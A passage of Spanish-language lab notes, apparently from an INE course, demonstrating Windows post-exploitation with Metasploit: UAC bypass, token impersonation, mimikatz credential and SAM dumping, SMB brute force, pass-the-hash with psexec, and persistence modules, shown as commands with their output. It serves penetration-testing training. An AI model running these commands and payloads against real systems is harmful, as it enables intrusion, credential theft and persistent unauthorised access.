Cuando usemos ese exploit, nos asignará un payload por defecto de 32 bits, tenemos que cambiarlo a 64 bits y luego si nos da este error

```
msf6 exploit(windows/local/bypassuac_injection) > run

[-] Exploit failed: windows/x64/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_injection) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_injection) > run

[*] Started reverse TCP handler on 10.10.49.3:1234
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[-] Exploit aborted due to failure: bad-config: x86 Target Selected for x64 System
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_injection) >
```

Tenemos que cambiar el target

```

msf6 exploit(windows/local/bypassuac_injection) > run
[*] Started reverse TCP handler on 10.10.49.3:1234
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing ...
[-] Exploit aborted due to failure: bad-config: x86 Target Selected for x64 System
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_injection) > show targets

Exploit targets:

  Id  Name
  --  --
  ⇒  0  Windows x86
      1  Windows x64

msf6 exploit(windows/local/bypassuac_injection) > set target 1
target ⇒ 1
msf6 exploit(windows/local/bypassuac_injection) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_injection) > run

[*] Started reverse TCP handler on 10.10.49.3:1234
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing ...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into ...
[*] Successfully injected payload in to process: 512
[*] Sending stage (201798 bytes) to 10.2.23.126
[*] Deleted C:\Users\admin\AppData\Local\Temp\1\BELiSAYe.dll

```

Ahora una vez iniciada la sesión de Meterpreter, ejecutaremos un comando como `getsystem` y veremos que ahora sí nos elevará todos los privilegios:

```

[*] Sending stage (201798 bytes) to 10.2.23.126
[*] Deleted C:\Users\admin\AppData\Local\Temp\1\BELiSAYe.dll
[*] Deleted C:\Windows\System32\NTWDBLIB.dll
[*] Meterpreter session 2 opened (10.10.49.3:1234 → 10.2.23.126:49350) at 2025-07-23 01:32:59 +0530

meterpreter > sysinfo
Computer       : VICTIM
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

## Windows Privilege Escalation: Token Impersonation With Incognito (IMPORTANTE)

Para realizar con éxito este ataque de elevar privilegios, debemos tener en cuenta lo siguiente:

# Windows Privileges

- + The process of impersonating access tokens to elevate privileges on a system will primarily depend on the privileges assigned to the account that has been exploited to gain initial access as well as the impersonation or delegation tokens available.
- + The following are the privileges that are required for a successful impersonation attack:
  - + SeAssignPrimaryToken: This allows a user to impersonate tokens.
  - + SeCreateToken: This allows a user to create an arbitrary token with administrative privileges.
  - + SeImpersonatePrivilege: This allows a user to create a process under the security context of another user typically with administrative privileges.



Lo primero, que haremos será realizar un escaneo para explotar algún servicio con su respectiva versión “vulnerable” o no vulnerable:

```
msf6 > db_nmap -sS -Pn -sV -O --min-rate 10000 --open demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-23 23:29 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.16.34)
[*] Nmap: Host is up (0.0023s latency).
[*] Nmap: Not shown: 909 closed tcp ports (reset), 86 filtered tcp ports (no-response)
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 80/tcp    open  http        HttpFileServer httpd 2.3
[*] Nmap: 135/tcp   open  msrpc       Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds?
[*] Nmap: 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
```

Como vemos tenemos un servicio vulnerable como HttpFileServer, es vulnerable a un exploit llamado rejetto, configuramos y explotamos:

```
meterpreter > sysinfo
Computer        : ATTACKDEFENSE
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Meterpreter     : x64/windows
gmetasploit > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > 
```

Debemos entender la diferencia entre NT AUTHORITY\SYSTEM y NT AUTHORITY\LOCAL SERVICE, NT AUTHORITY\SYSTEM significa que tenemos privilegios de sistema o los privilegios más altos asociados con una cuenta de usuario de Windows.

Y luego el NT AUTHORITY\LOCAL SERVICE significa que tenemos privilegios asociados con una cuenta de servicio local.

Bien, una vez entendido esto, vamos a ver que privilegios tiene esta cuenta:

```
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeSystemtimePrivilege
SeTimeZonePrivilege

meterpreter > █
```

Uno de los requisitos esenciales para este ataque es que requerimos SeImpersonatePrivilege para realizar la suplantación de token.

Bien, una vez comprobado los permisos, vamos a utilizar el módulo incognito que se encuentra integrado en Meterpreter, para cargarlo lo haremos de la siguiente manera:

```
meterpreter > load icognito
Loading extension icognito ...
[-] Failed to load extension: No module of the name icognito found
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > █
```

Una vez cargada el módulo incognito, podemos listar la lista de tokens disponibles:

```
Loading extension 'msasn1'... success.
[meterpreter] > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
              Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
ATTACKDEFENSE\Administrator
NT AUTHORITY\LOCAL SERVICE

Impersonation Tokens Available
=====
No tokens available

[meterpreter] >
```

Como podemos ver tenemos dos tokens disponibles, en este caso vamos a suplantar el token del Administrador para elevar nuestros privilegios:

```
[meterpreter] > impersonate_token "ATTACKDEFENSE\Administrator"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
              Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ATTACKDEFENSE\Administrator
[meterpreter] >
```

Ahora tenemos que migrar a otro servicio, porque si intentamos hacer un hashdump no nos dejará porque aún conserva el proceso de antes con NT AUTHORITY\LOCAL SERVICE:

```
[meterpreter] > pgrep explorer
3296
[meterpreter] >
```

```
[meterpreter] > pgrep explorer
3296
[meterpreter] > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20 :::
[-] Error while running command hashdump: undefined method `id' for nil:NilClass
```

```

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====

```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2020-11-07 12:52:42 +0530	desktop.ini
100666/rw-rw-rw-	32	fil	2021-04-22 12:57:34 +0530	flag.txt

```

meterpreter > cat flag.txt
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2020-11-07 12:52:42 +0530	desktop.ini
100666/rw-rw-rw-	32	fil	2021-04-22 12:57:34 +0530	flag.txt

## Dumping Hashes With Mimikatz

Lo primero que faremos será realizar un escaneo a la máquina objetivo y así saber que servicios se están ejecutando y cuál es su versión:

```

msf6 > db_nmap -Pn -sS -sVC --open -p80 --min-rate 10000 -O --version-intensity 8 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-24 00:46 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.18.254)
[*] Nmap: OS: Windows 10 Home 10.0.1909 - 1909
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http  BadBlue httpd 2.7
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 2019|10|2012|Vista|Longhorn|7|8.1|2008|11 (95%)
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7:::ultimate cpe:/o:microsoft:windows_8_1 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_8
[*] Nmap: Aggressive OS guesses: Microsoft Windows Server 2019 (95%), Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Longhorn (91%), Microsoft Windows 10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 Update 1 (91%), Microsoft Windows 10 1809 - 1909 (91%), Microsoft Windows Server 2012, or Windows 8.1 Update 1 (91%)
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.12 seconds

```

Bien, una vez conocemos el servicio, vamos a buscar un exploit para versión en particular:

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	exploit/windows/http/badblue_ext_overflow	2003-04-20	great	Yes	<b>BadBlue</b> 2.5 EXT.dll Buffer Overflow	
1	exploit/windows/http/badblue_passthru	2007-12-10	great	No	<b>BadBlue</b> 2.72b PassThru Buffer Overflow	
2	\_ target: <b>BadBlue</b> EE 2.7 Universal	:	:	:		
3	\_ target: <b>BadBlue</b> 2.72b Universal	:	:	:		

Nuestra versión es 2.7 por lo cual elegiremos esa en particular. Bien,

configuramos y explotamos:

```
meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
gmetasploit > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Una vez dentro, migramos al proceso lsass que es donde se encuentran los hashes que nos interesan:

Migrate <pid lsass> Ahora

cargamos kiwi:

```
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > █
```

Si escribimos help veremos que nos da unos amplios comandos de mucha utilidad:

## Kiwi Commands

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

Por ejemplo, vamos a solicitar todas las credenciales:

```
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain      NTLM          SHA1
Administrator  ATTACKDEFENSE e3c61a68f1b89ee6c8ba9507378dc88d fa62275e30d286c09d30d8fece82664eb34323ef

wdigest credentials
=====
Username      Domain      Password
(null)        (null)      (null)
ATTACKDEFENSE$ WORKGROUP (null)
Administrator  ATTACKDEFENSE (null)

kerberos credentials
=====
Username      Domain      Password
(null)        (null)      (null)
Administrator  ATTACKDEFENSE (null)
attackdefense$ WORKGROUP (null)
```

Ahora vamos a dumper la SAM del sistema:

```
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68fdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460
SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : ed1f5e64aad3727f03522bbddc080d77

* Primary:Kerberos-Newer-Keys *
  Default Salt : ATTACKDEFENSEAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : f566d48c0c62f88d997e9e56b52eed1696ae0d09df3100982bcfc5920655da5d
    aes128_hmac      (4096) : bf0ca9e206e82ce481c818070bef0855
    des_cbc_md5      (4096) : 6d570d08df8979fe

OldCredentials
  aes256_hmac      (4096) : 69d101a02f3f4648bf9875f10c1cd268d3f500c3253ab862222a9e1bb3740247
  aes128_hmac      (4096) : 3c3fd899f7f004ed44e9e48f868a5ddc
  des_cbc_md5      (4096) : 9b808fb9e0cbb3b5

OlderCredentials
  aes256_hmac      (4096) : 4cbbe8ad8482ca76952b08cd9103ba91af35c9d8b21a3d49c332e072618a9fa9
```

También podemos subir el binario de Mimikatz al sistema objetivo:

```
meterpreter > shell
Process 4040 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>.\mimikatz.exe
.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz #
```

Para volcar las contraseñas de inicio de sesión: sekurlsa::logonpasswords

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 62300 (00000000:0000f35c)
Session          : Interactive from 1
User Name        : DWM-1
Domain          : Window Manager
Logon Server    : (null)
Logon Time      : 7/23/2025 6:39:17 PM
SID              : S-1-5-90-0-1

msv :
tspkg :
wdigest :
* Username : ATTACKDEFENSE$
* Domain   : WORKGROUP
* Password : (null)
kerberos :
ssp :
credman :

Authentication Id : 0 ; 62282 (00000000:0000f34a)
Session          : Interactive from 1
User Name        : DWM-1
Domain          : Window Manager
Logon Server    : (null)
Logon Time      : 7/23/2025 6:39:17 PM
SID              : S-1-5-90-0-1

msv :
tspkg :
wdigest :
```

## Pass-The-Hash With PsExec

Primero de todo, haremos un escaneo al sistema objetivo para localizar los puertos activos. Una vez descubierto los servicios y su versión, procedemos a buscar un exploit para la explotación:

```
msf6 > db_nmap -sV -sS -F -T4 --open demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-25 04:49 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.22.48)
[*] Nmap: Host is up (0.0032s latency).
[*] Nmap: Not shown: 96 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds?
[*] Nmap: 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: Service Info: OS: Windows; CPE:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds
msf6 >
```

Buscaremos un módulo de Metasploit llamado `smb_login` para conseguir credenciales:

```
[root@INE)-[~]
# msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/smb/smb_login) > exploit

[+] 10.0.19.167:445      - 10.0.19.167:445 - Success: '\sysadmin:samantha'
[+] 10.0.19.167:445      - 10.0.19.167:445 - Success: '\demo:victoria'
[+] 10.0.19.167:445      - 10.0.19.167:445 - Success: '\auditor:elizabeth'
[+] 10.0.19.167:445      - 10.0.19.167:445 - Success: '\administrator:qwertyuiop' Administrator
[*] demo.ine.local:445     - Scanned 1 of 1 hosts (100% complete)
[*] demo.ine.local:445     - Bruteforce completed, 4 credentials were successful.
[*] demo.ine.local:445     - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > 
```

Una vez conseguida las credenciales, vamos a utilizar el módulo exploit de Metasploit llamado `PsExec`:

```
[root@INE)-[~]
# msfconsole -q
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass qwertyuiop
SMBPass => qwertyuiop
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.31.2:4444
[*] 10.0.19.167:445 - Connecting to the server...
[*] 10.0.19.167:445 - Authenticating to 10.0.19.167:445 as user 'Administrator' ...
[*] 10.0.19.167:445 - Selecting PowerShell target
[*] 10.0.19.167:445 - Executing the payload...
[*] 10.0.19.167:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.0.19.167
[*] Meterpreter session 1 opened (10.10.31.2:4444 -> 10.0.19.167:49741) at 2024-07-18 21:53:25 +0530

meterpreter > 
```

Bien, una vez dentro vamos a dumppear todos los hashes. Podemos utilizar tanto hashdump de Meterpreter, como kiwi (mimikatz) desde Meterpreter:

```
meterpreter > migrate 752
[*] Migrating from 2904 to 752 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer       : EC2AMAZ-408S766
OS            : Windows Server 2016 (10.0 Build 14393).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x64/windows
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'         > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
```

Como podemos ver, al dumper los hashes desde kiwi nos da solo el hash NTLM que nos sirve de igual manera:

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : EC2AMAZ-408S766
SysKey : e8e1ab652ab4fa09a155100bf00ffb1d
Local SID : S-1-5-21-2226514213-3800637082-335160437

SAMKey : 7e139278e5e56848b20ad958e04b68f2

RID  : 000001f4 (500)
User : Administrator
Hash NTLM: 0d757ad173d2fc249ce19364fd64c8ec

RID  : 000001f5 (501)
User : Guest
Hash NTLM: 0d757ad173d2fc249ce19364fd64c8ec

RID  : 000001f7 (503)
User : DefaultAccount
Hash NTLM: 0d757ad173d2fc249ce19364fd64c8ec

RID  : 000003f3 (1011)
User : sysadmin
Hash NTLM: e8a38f149bf33b7e1678cb0676dd9df5

RID  : 000003f4 (1012)
User : auditor
Hash NTLM: b8f8e199032b942917462188805a5d5d

RID  : 000003f5 (1013)
User : demo
Hash NTLM: 4699b6979c6e1513ec8f54ba8dd219b2
```

Al dumper con el comando hashdump desde la sesión de Meterpreter, nos da tanto el hash LM como el NTLM qué también nos sirve perfectamente para hacer PtH:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0d757ad173d2fc249ce19364fd64c8ec :::
auditor:1012:aad3b435b51404eeaad3b435b51404ee:b8f8e199032b942917462188805a5d5d :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
demo:1013:aad3b435b51404eeaad3b435b51404ee:4699b6979c6e1513ec8f54ba8dd219b2 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
sysadmin:1011:aad3b435b51404eeaad3b435b51404ee:e8a38f149bf33b7e1678cb0676dd9df5 :::
meterpreter > █
```

También podemos hacer PtH desde psexec.py:

```
[root@INE ~]# /usr/share/doc/python3-impacket/examples$ python3 psexec.py Administrator@demo.ine.local -hashes aad3b435b51404eeaad3b435b51404ee:0d757ad173d2fc249ce19364fd64c8ec
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on demo.ine.local.....
[*] Found writable share admin
[*] Uploading file WMLYtwJm.exe
[*] Opening SVCManager on demo.ine.local.....
[*] Creating service jMPT on demo.ine.local.....
[*] Starting service jMPT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> systeminfo
█
```

```
C:\Windows\system32> systeminfo

Host Name: EC2AMAZ-408S766
OS Name: Microsoft Windows Server 2016 Datacenter
OS Version: 10.0.14393 N/A Build 14393
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: EC2
Registered Organization: Amazon.com
Product ID: 00376-40000-00000-AA753
Original Install Date: 9/25/2020, 6:15:12 AM
System Boot Time: 7/24/2025, 11:13:22 PM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
               [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC) Coordinated Universal Time
Total Physical Memory: 4,096 MB
Available Physical Memory: 3,391 MB
Virtual Memory: Max Size: 4,800 MB
Virtual Memory: Available: 4,208 MB
Virtual Memory: In Use: 592 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
```

## Establishing Persistence On Windows

Lo primero que haremos será realizar un escaneo del sistema objetivo. Localizaremos puertos abiertos y sus servicios:

```

[*] Added workspace: Persistence
[*] Workspace: Persistence
msf6 > setg RHOSTS 10.2.19.11
RHOSTS => 10.2.19.11
msf6 > db_nmap -sV 10.2.19.11
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-25 06:24 IST
[*] Nmap: Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 36.36% done; ETC: 06:25 (0:00:46 remaining)
[*] Nmap: Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 36.36% done; ETC: 06:27 (0:01:35 remaining)
[*] Nmap: Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 72.73% done; ETC: 06:26 (0:00:22 remaining)
[*] Nmap: Nmap scan report for 10.2.19.11
[*] Nmap: Host is up (0.0037s latency).
[*] Nmap: Not shown: 989 closed ports
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http           HttpFileServer httpd 2.3
[*] Nmap: 135/tcp   open  msrpc          Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server? Microsoft Windows RPC
[*] Nmap: 49152/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49156/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49163/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap done: 1 IP address (1 host up) scanned in 67.99 seconds

```

Ya conocemos un exploit muy famoso para HttpFileServer llamado rejetto, vamos a configurarlo:

Name	Current Setting	Required	Description
HTTPDELAY	10	no	Seconds to wait before terminating web server
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.2.19.11	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/[REDACTED]	yes	The path of the web application
URI PATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (windows/x64/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.5.2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Explotamos:

```

meterpreter > sysinfo
Computer       : WIN-OMCNBKR66MN
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter >

```

Para configurar la persistencia, necesitaremos privilegios elevados o permisos administrativos.

Una vez tengamos acceso a un sistema objetivo, tenemos que asegurarnos de que siempre podamos tener acceso al sistema destino sin tener que explotar el servicio vulnerable o en este caso rejetto http. Porque tenemos que asumir que en algún momento esa pieza de software o ese servicio se cerrará o será deshabilitado, o en realidad será parcheado.

Bien, una vez entendido esto, vamos a pasar a buscar un módulo de post-exploitación en Metasploit llamado:

Search platform:windows persistence

Este módulo creará un servicio de persistencia que nuevamente se emparejará con el payload de meterpreter. Y cada vez que tengamos un oyente o un multi handler en funcionamiento deberíamos recibir una conexión de la víctima.

```

meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/http/rejetto_hfs_exec) > search platform:windows persistence
Matching Modules
=====
#  Name
-  -----
0  exploit/windows/local/persistence
                                             Disclosure Date Rank Check Description
                                             -----  -----
                                             2011-10-19 excellent No   Windows Persistent Registry Startup Payload Instal
ler
1  exploit/windows/local/persistence_image_exec_options 2008-06-28 excellent No   Windows Silent Process Exit Persistence
2  exploit/windows/local/persistence_service           2018-10-20 excellent No   Windows Persistent Service Installer
3  exploit/windows/local/ps_wmi_exec                  2012-08-19 excellent No   Authenticated WMI Exec via Powershell
4  exploit/windows/local/registry_persistence         2015-07-01 excellent Yes  Windows Registry Only Persistence
5  exploit/windows/local/s4u_persistence              2013-01-02 excellent No   Windows Manage User Level Persistent Payload Insta
ller
6  exploit/windows/local/vss_persistence             2011-10-21 excellent No   Persistent Payload in Windows Volume Shadow Copy
7  exploit/windows/local/wmi_persistence             2017-06-06 normal  No   WMI Event Subscription Persistence
8  post/windows/gather/enum_ad_managedby_groups     normal  No   Windows Gather Active Directory Managed Groups
9  post/windows/manage/persistence_exe              normal  No   Windows Manage Persistent EXE Payload Installer
10 post/windows/manage/sshkey_persistence           good   No   SSH Key Persistence

```

Configuramos:

```

File Edit Tabs Help
msf6 exploit(windows/local/persistence_service) > show options
Module options (exploit/windows/local/persistence_service):
Name      Current Setting  Required  Description
----      -----          -----    -----
REMOTE_EXE_NAME        no           The remote victim name, Random string as default.
REMOTE_EXE_PATH         no           The remote victim exe path to run. Use temp directory as default.
RETRY_TIME              5            The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION     no           The description of service. Random string as default.
SERVICE_NAME             no           The name of service. Random string as default.
